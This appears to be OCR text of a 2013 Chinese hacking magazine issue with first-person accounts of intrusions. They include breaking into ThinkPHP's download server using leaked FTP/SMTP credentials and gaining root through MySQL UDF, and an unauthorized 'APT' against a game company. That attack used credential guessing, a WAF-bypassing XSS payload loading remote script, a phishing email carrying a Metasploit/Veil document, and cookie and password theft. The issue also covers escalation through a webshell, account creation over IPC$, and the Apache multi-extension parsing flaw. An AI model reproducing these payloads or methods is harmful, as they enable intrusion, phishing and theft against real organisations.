
www.hackcto.com
No.12
安全参考
网络攻防权威指南

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	team.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
安全防线	www.dsh0w.com
中国社会工程学联盟	www.cnseu.org
刀锋网	www.idaofeng.com
黑客中文网	www.cnhack.com.cn

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

终审编辑 left

主　　编 DM_　Slient　静默

责任编辑

桔子　仙人掌　游风　鲨影　Rem1x

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker　Bywuxin　Farkas　青鸟

封面设计 独奏

关于杂志

杂志编号：HACKCTO-201312-12
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
定　　价：20 元

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

主编/编辑招聘

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章 常规渗透

第1节 渗透 Thinkphp 源码包服务器

作者：疯子
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

前言：渗透 thinkphp 完全是因为无聊之余搞了搞，可是没想到的还搞进去了，呵呵，首先在一个群里面发现别人发了一个 thinkphp 的连接，打开是一个压缩包，800 多 MB 就下载了可是下载速度我不敢恭维啊，几 KB 几十 KB 每秒，呵呵，如图 1-1-1：

图　1-1-1

正文：下了四个小时才下载完，下载了那么久，当然要看看里面的东西，源码，呵呵这安全运维可真厉害，在里面找到了一个 config，看看好东西，果然有干货，如图 1-1-2：

图　1-1-2

尝试外链这 mysql 数据，连接不了，然后继续往下面看，如图 1-1-3：

```
76
77    //邮件配置
78    'THINK_EMAIL' => array(
79        'SMTP_HOST'   => 'smtp.exmail.qq.com', //SMTP服务器
80        'SMTP_PORT'   => '465', //SMTP服务器端口
81        'SMTP_USER'   => 'mail@thinkphp.org', //SMTP服务器用户名
82        'SMTP_PASS'   => '[redacted]', //SMTP服务器密码
83        'FROM_EMAIL'  => 'mail@thinkphp.org', //发件人EMAIL
84        'FROM_NAME'   => 'ThinkPHP', //发件人名称
85        'REPLY_EMAIL' => '', //回复EMAIL（留空则为发件人EMAIL）
86        'REPLY_NAME'  => '', //回复名称（留空则为发件人名称）
87    ),
88
89    //COOKIE配置
90    'COOKIE_PREFIX' => 'THINK_',
91    'COOKIE_PATH'   => '/',
92
93    'THINK_UPLOAD' => array(
```

图　1-1-3

发现了邮件配置，拿着这个登陆试一下，如图 1-1-4：

图　1-1-4

成功了，看了一下里面没什么东西，多半是发送注册邮件什么的，继续往下看会有的，如图 1-1-5：

```
335    ),
336
337    //FTP配置
338    'FTP_HOST' => '114.80.156.148',
339    'FTP_USER' => 'thinkphp',
340    'FTP_PWD'  => '[redacted]',
341    'FTP_ROOT' => '/thinkphp/db',
342
343
344    //SNS 应用信息配置
345    //腾讯QQ登录配置
```

图　1-1-5

我和我的小伙伴们都惊呆了，确定可以登陆吗？试一下不就知道了，如图 1-1-6：




图　1-1-6

真不知道说什么了，这是一个礼物，大礼物。可是 FTP 的 IP 和官网的 IP 不是一个，所以就翻了一下没找到什么东西。然后查询了一下 IP 上绑定的域名发现有一个 thinkphp 的下载域名在里面：down.thinkphp.cn，如图 1-1-7：

图　1-1-7

我就不多写过程了，而在我去 thinkphp 的网站上下载包的时候发现包是在 down 这个服务器上面，如图 1-1-8：




图　1-1-8

如果我把里面的包加上后门或者在你一次升级重要版本的时候加上后门，那样岂不是很多站都会被挂上 shell？当然，做为一个猪猪侠的崇拜者，我是不会干这事的，如图 1-1-9：

图　1-1-9

一个 shell 算什么？最后还提权了这台服务器，利用的是 mysql root 权限直接 UDF 提权，如图 1-1-10：

图　1-1-10

最后在邮箱中也找回了一个管理员的密码，好不容易找到的管理员邮箱啊，开始第一个没找

回来，一直没发送邮件，最后这个才找回成功，可以直接编辑 N 多东西，下载包也可以更新，如图 1-1-11：

图　1-1-11

在这里我终于明白了，为什么经常会有大型 CMS 存在后门了。

（全文完）责任编辑：随性仙人掌

第2节 [法客二周年]针对当地某游戏公司的小型 APT

作者：redrain

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.org/

0×00 背景

这次 APT 应该算是一次很小的渗透，前后持续了可能两周左右（大概从我去西电比赛回来开始到现在），不过因为比较懒，所以截图也不多，主要是叙述事件，大家看正文就好。

目标是我这里本地的一家游戏公司，号称斥资 5000w 打造，加上去年我和小伙伴在这家公司领过 1w 的奖金，所以造成了我对目标公司"人傻钱多速来"的看法，后来因为有一个妹子在此公司上班，有天手贱发了个 xss 的截图给妹子，妹子顺手给了领导看，领导十分不屑：一个跨站而已，不碍事的。好吧，一个跨站而已，闲极无聊就搞搞呗。

（P.S 在本人渗透完成到本文发出时，后门及 shell 已删）废话扯完，以下正片：

0×01 信息收集

目标公司：XX 网络科技有限公司（XX 游戏）

URL：http://www.xxxxcom.com

http://www.xxxxcom.cn（公司另一域名）

http://www.xxxxcom.cn.com（公司另一域名）

通过浏览主站和查询 whois 信息，得知其公司工作邮箱，域名所有人信息，HR 联系方式等，如图 1-2-1：




图　1-2-1

结合社工库查询，综合得到目标公司一高管信息，工作邮箱直接查询到了密码，但是输入后提示密码错误，看来修改过，但仔细一看，均为有规律的弱口令。三个数字重复或者是键盘向下的方式组合的口令，于是我果断的决定根据这个规律碰撞一下其他密码试试。

经过碰撞，把得到的密码丢到 burpsuite 重复提交到目标公司网站的登陆界面（本来想登录邮箱的，无奈网易有防止重复提交的策略）跑了好一阵子，未果，碰撞密码，暂时搁浅。后来想起，whois 信息中，域名是 xinnet 的，于是开心的去查询新网的裤子，不过查询结果很失望，密码依旧不对。

至此第一次试探搁浅。

0×02 对目标网站的测试

目标站点进行 cms 指纹识别后反应是良精南方的，但是看了看用的是.net 的架构，想到去年和小伙伴领 1w 的原因就是因为发现该站点的漏洞，于是乎又折头看了看，shell 已删除，并且管理后台重做过，去年是用的 admin.xxxxcom.com 做的后台，现在看了看已经重做，只能放弃，不过好在菜刀还有缓存，通过缓存浏览了 web 目录下的大概情况，有个 bbs，一个前台，一个主站，均为.net 架构，论坛更是 Discuz!NT 3.6.711，出名的难日，浏览缓存后发现某目录下存在一富文本编辑器，访问后结果依旧不尽人意，如图 1-2-2：

图　1-2-2

果断放弃之，然后看了看去年找到的一个主站 sql 注入，如图 1-2-3：

图　1-2-3

装了新的安全狗，无力去继续绕过 waf，放弃。

唔，那怎么办呢，接下来就对目标站点进行了 FUZZ 扫描，哟~好吧，就只扫到我之前说的那个 xss，还是反射型的，不过突然想到目标公司的人说不就是个跨站么，这句话让我又不开心了起来，哥今天就拿这个屌丝反射型跨站逆袭给你看！

0×03 反射型 xss 的逆袭之路（伪水坑攻击）

因为装了安全狗，所以要稍微进行攻击代码构造绕过一下，该反射构造的代码如下：

```
http://www.xxxxcom.com/UserRegister1.aspx?s=%22%3E%3CiMg%20src=N%20onerror=alert%28/test/%29%3E
```

结果如图 1-2-4：




图　1-2-4

通过 img 标签构造 iMg 大小写的方式绕过，用 onerror 属性加载

```
onerror=eval(javascript:document.write(unescape(‘ <script src=”http://xxx.js”></script>’));)
```

对 eval 操纵的内容进行 16 进制编码后测试通过之后进行了第一次攻击尝试。找到客服反馈问题，我说你们游戏的注册页面有问题啊，没办法注册，注册的地址是不是这个啊（然后发了经过短域名处理的攻击 url）。

一般情况，客服都会来解决问题，但是该公司客服非常奇葩。说：哦，我也不知道啊，要不你下载个客户端去注册吧。经过我机智的对话，仍然没有让其点击连接（给客服大爷您跪了）第一次水坑攻击尝试失败。暂时搁浅。

0×04 第二次信息收集

首次尝试接连受挫，我过了几天在群里打屁，正好那个在这家公司上班的妹子也在，我就顺口问了问公司的情况。

大概收集到信息为：公司员工办公电脑均为 win7，文字处理软件有 office 和 wps 但是默认使用的是 office，公司并没有规定统一不过好消息是 office 是默认的，以前看大牛们玩 apt 的时候都会很流弊的拿出 office 的漏洞通过邮件攻击搞定一切。

做了个简易的接收端，探测公司那边的组件和杀毒软件。通过骗取点击后，接收端收到了 session 的信息，现在掌握的信息为：

office 版本为 2007，浏览器为 IE8，杀毒软件 360，以及 IP 出口。

0×05 最后的冲锋，反射型 xss 终于逆袭

一切基本就绪，天随人愿的是我这里正好也有公网 ip。但是有 360 略蛋疼，不过上次听 maple 说 veil 比较牛逼，我 office 用的 payload 自然是来自鱼 msf，那么就结合 veil 碰碰运气吧。

找了个 fake-email 发伪造邮件。
大概内容就是一篇求职的，附带了 doc，doc 里带了 msf 生成的。为了保险起见，除了附件有 doc 外，我还在邮件内容里加了经过短域名处理的 xss 攻击连接。
邮件发过去了，一直开着 msf 等消息，不过貌似人家周日的时候不上班（这里是我的问题，APT 基本上就做一次，不成功便成仁，好险差点因为时间的问题不成功）。吓的我一直开着电脑，第二天大概十点过，msf 这边有动静了，好吧，可以返回 Meterpreter 会话了，总算是摸到了目标公司的设备（尽管只是一台个人电脑）。
不过运气真不错，不知道是 veil 的原因免杀了 360 还是因为人品比较好当时对方 360 没有开，反正会话是反弹到了，快速的翻了翻对方的盘符，在文档里找到一份对应用户密码的记录，type 了一下快速记录下来后把马删了撤退走人。
好消息一个接着一个，之前在邮件内容中写入的短域名 xss 也被触发了，果断用其 cookie 登录，不过比较可惜，因为是反射型，对方后台找不到，只登录了前台，如图 1-2-5：

图　1-2-5

通过前台并没有进入后台的地方，但是论坛和前台互通，所以，嘿嘿~是个超级版主。

0×06 尾声

之后的事情就不用说了，shell 到手，对应用户密码也在个人电脑上扒拉到，呵呵。如图 1-2-6：

图　1-2-6

最后我溜达了一圈，把 shell 删了，走人，只为证明反射型 xss 也是可以屌丝逆袭高富帅的！
写下这篇文章，默默抽根手边的花玉溪，深藏功与名。
（全文完）责任编辑：随性仙人掌

第3节　对一个奇葩服务器的跨目录

作者：pizi.liu
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org/

前言：小菜只是提供一种跨目录的思路，大牛勿喷。
正文：目标网站：http://www.aaa.com
旁站：http://www.xxx.com
今天搞个外国的网站，旁站 FCK 就不多说了
打开 shell 就懵了，点 home，给我说 0 目录 0 文件。除了网站目录，点那个盘都是这样的，

如图 1-3-1：




图　1-3-1

第一次遇到，目录都猜不到，传个 aspx，能执行 cmd 命令。传了个 pr 到网站目录，执行 OK，SYSTEM 权限，本来以为就搞定了。

然后准备看下目标站路径：

```
pr.txt "dir /home"
```

提示没有找到这个命令，net user 也一样 net1 可以。没辙了，传 gethash，被杀，其他各种被杀。然后在运行 pr 执行命令的时候，给我提示 Can't 什么什么的。好奇怪，刚才还行，又不能用了，正好下班回去。回来后把那个 pr 删了，重传，又可以用了，真奇葩。然后 lov7st 用无 net 建了账户，给他开了 3389，然后远程，然后如图 1-3-2：

图　1-3-2

各种失败，只想得到目标站，好难好难。突然想到以前学过一个知识 IPC 管道，系统默认共享各个盘的 net share 看了一下，都没删，如图 1-3-3：

图　1-3-3

然后用 Net use 连接一下，哇咔咔，如图 1-3-4：

图　1-3-4

打开隐藏的 D 盘，如图 1-3-5：




图　1-3-5

成功穿越，如图 1-3-6：




图　1-3-6

只是提供一种思路。

（全文完）责任编辑：随性仙人掌

第4节 Apache“解析漏洞”之未知扩展名的文件解析方式

作者：杨凡
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

前言：很多次听到人说 apache 的“解析漏洞”了，正好今天又有人问，如下图 1-4-1：

图　1-4-1

那就简单说一下这个“解析漏洞”是何物。按我的风格，先来看测试过程和结果的对比吧。

结果一：

首先，我安装了 apache 2.x 版本，同时以 module 方式使 apache 与 php 结合，测试发现确实存在这样的解析漏洞，如图 1-4-2：




图　1-4-2

结果二：

然后，我将 apache 与 php 的结合方式修改为 fastcgi 方式，测试发现爆 500 错误，不存在这样的解析漏洞，如图 1-4-3：




图　1-4-3

错误提示：

```
(9)Bad file descriptor: mod_fcgid: don't know how to spawn child process: f4ck.php.x
```

意思就是不知道该如何解析这个文件。

结果出来了，那么对于影响范围这块，在目前所有的 apache 版本中均存在此问题，但只适用于以 module 方式解析 php 的 apache，使用 fastcgi 方式解析 php 的 apache 不受影响，使用 cgi 方式解析 php 的 apache 是否影响未测试。

下面来简单分享一下测试过程中我发现的一点经验。

先来看一下 apache 的主配置文件 httpd.conf，搜索“DefaultType”，就可以看到这么一段注释和默认配置：

```
#
# DefaultType: the default MIME type the server will use for a document
# if it cannot otherwise determine one, such as from filename extensions.
# If your server contains mostly text or HTML documents, "text/plain" is
# a good value.    If most of your content is binary, such as applications
# or images, you may want to use "application/octet-stream" instead to
# keep browsers from trying to display binary files as though they are
# text.
#
DefaultType text/plain
```

DefaultType 存在的意义是告诉 apache 该如何处理未知扩展名的文件，比如 f4ck.xxx 这样的

文件，扩展名是 xxx，这肯定不是一个正常的网页或脚本文件，这个参数就是告诉 apache 该怎么处理这种未知扩展名的文件。

参数 DefaultType 的默认值是“text/plain”，也就是遇到未知扩展名的文件，就把它当作普通的 txt 文本或 html 文件来处理。

测试一：

比如我将以下代码保存为 f4ck.xxx：

```
<html><head><title>f4ck apache test</title></head><body><b>F4ckTeam</b> apache test</body></html>
```

访问它，按照默认的 apache 配置，这个文件是会被浏览器显示出来具体效果的，如图 1-4-4：

图　1-4-4

对于文件内容为 HTML 代码的未知扩展名文件来说，文件中的 HTML 代码会被浏览器执行。

测试二：

那么，对于文件内容为 php 代码的未知扩展名文件来说，这些 php 代码会被解析吗？

来看测试结果，如图 1-4-5：




图　1-4-5

可以看到，这里包含 php 代码的未知扩展名的文件被当作 txt 文档处理了。

但是，如果将文件名改为 f4ck.php.xxx，那么就会被以 module 方式运行 php 的 apache 解析，为什么？

因为 Apache 认为一个文件可以拥有多个扩展名，哪怕没有文件名，也可以拥有多个扩展名。Apache 认为应该从右到左开始判断解析方法的。如果最右侧的扩展名为不可识别的，就继续往左判断，直到判断到文件名为止。

